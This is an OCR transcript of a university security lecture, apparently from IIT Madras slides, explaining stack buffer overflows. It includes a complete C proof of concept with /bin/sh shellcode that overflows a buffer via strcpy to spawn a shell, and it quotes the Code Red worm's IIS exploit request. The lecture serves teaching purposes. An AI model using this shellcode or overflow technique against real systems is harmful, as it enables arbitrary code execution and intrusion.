
Step 3 (contd) : Fill up Large String with BA

```
char large_string[128];
char buffer[48];
```

Chester Rebeiro, IITM 15

Then he computes what the address of the buffer should be and fills the remaining part of the large string with the buffer address.

(Refer Slide Time: 23:00)



Final state of Stack

- Copy large string into buffer

```
strcpy(buffer, large_string);
```


- When strcpy returns the exploit code would be executed

Chester Rebeiro, IITM 16

Now he needs to force the string copy to execute with this buffer and the large string which he has just created as shown over here. Now as a result of this string copy being executed there is a stack frame created for the string copy and as we know that the string copy will continue to copy bytes from the large string to the buffer until it finds the slash 0 so in such a way what would happen on to the stack is that the large string gets copied, so first the shellcode gets copied and then the buffer address keeps getting overflowed on to the buffer and keeps going on until a slash 0 is found.

So when the string copy executes what we have seen is that instead of getting a valid return address it now gets what is known as the buffer address, so essentially we know that the buffer address points to this particular location and therefore the CPU would be forced to return to this location is pointed to by the buffer address and executes the shellcode. As a result the attacker would be able to execute the shellcode which in this particular example was the exploit.

(Refer Slide Time: 24:24)


Putting it all together

```
// without zeros
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x
4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh          ";

char large_string[128];

void main(){
        char buffer[48];
        int i;
        long *long_ptr = (long *) large_string;

        for(i=0; i < 32; ++i) // 128/4 = 32
                long_ptr[i] = (int) buffer;

        for(i=0; i < strlen(shellcode); i++){
                large_string[i]  = shellcode[i];
        }

        strcpy(buffer, large_string);
}
```

```
bash$ gcc overflow1.c
bash$ ./a.out
$sh
```

Chester Rebeiro, IITM 17


So let us look at the entire thing all together, so we have the shellcode which is the code which the attacker wants to execute. So over here we are just defining it as a global array but in reality this could be entered through various things like a scanf or it could also come in through the network card essentially the passed a packet with particular format containing the exploit and various other different ways of passing in the shellcode.

Next let us assume that somewhere in the application there is this particular code we have the large string and we have a short string which is buffer which is a local array a locally defined array and therefore gets created on to the stack, so what we first do is somehow manage to fill the long string or the large string with the address of buffer, okay. So if you recollect this is the BA parts which are present, then we will copy the shellcode on to the large string.

So we have created this large string in the format that we require, in the first part of this large string is the shellcode and then it is followed by the buffer return address and then if there is a function like string copy which copies large string into buffer, it will result in a buffer overflow to occur and instead of the function returning to this particular point soon after string copy on the other hand execute this particular shellcode and cause this shell specified by this command to be executed.

So if we actually see this if we execute gcc (overflow dot c) this is called overflow 1 dot c and run dot slash a dot out instead of just doing this string copy and exiting this particular program created a new shell due to the exploit code that is executing.

(Refer Slide Time: 26:44)



Buffer overflow in the Wild


- Worm CODERED … released on 13th July 2001
- Infected 3,59,000 computers by 19th July.

Thu Jul 19 22:55:00 2001 (UTC)
Victims: 331442
http://www.caida.org/
Copyright (C) 2001 UC Regents, Jeff Brown for CAIDA/UCSD

Chester Rebeiro, IITM 18

So buffer overflows are an extremely well known bug and extremely exploited by various different malware and viruses over the last decade or actually more than a decade and one of the first viruses that actually use the buffer overflow was the worm called CODERED which was released on July 13th 2001, so this created a massive chaos all over the world and the red spots actually show how the virus spread across the world in about or rather in less than a day or a few hours. So we have seen that this particular virus which used the buffer overflow infected roughly three lakh and fifty nine thousand computers by July 19th 2001.

(Refer Slide Time: 27:38)



CODERED Worm

- Targeted a bug in Microsoft's IIS web server
- CODERED's string

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u780
1%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53
ff%u0078%u0000%u00=a HTTP/1.0
```

Welcome to http://www.worm.com !

Hacked By Chinese!

Chester Rebeiro, IITM 19

So essentially the targeted application by this worm or this particular worm was the Microsoft's IIS web server and the string which was executed was as shown over here, so this string was actually the exploit code which was executed and what it resulted was something like this being displayed in the web browser, thank you.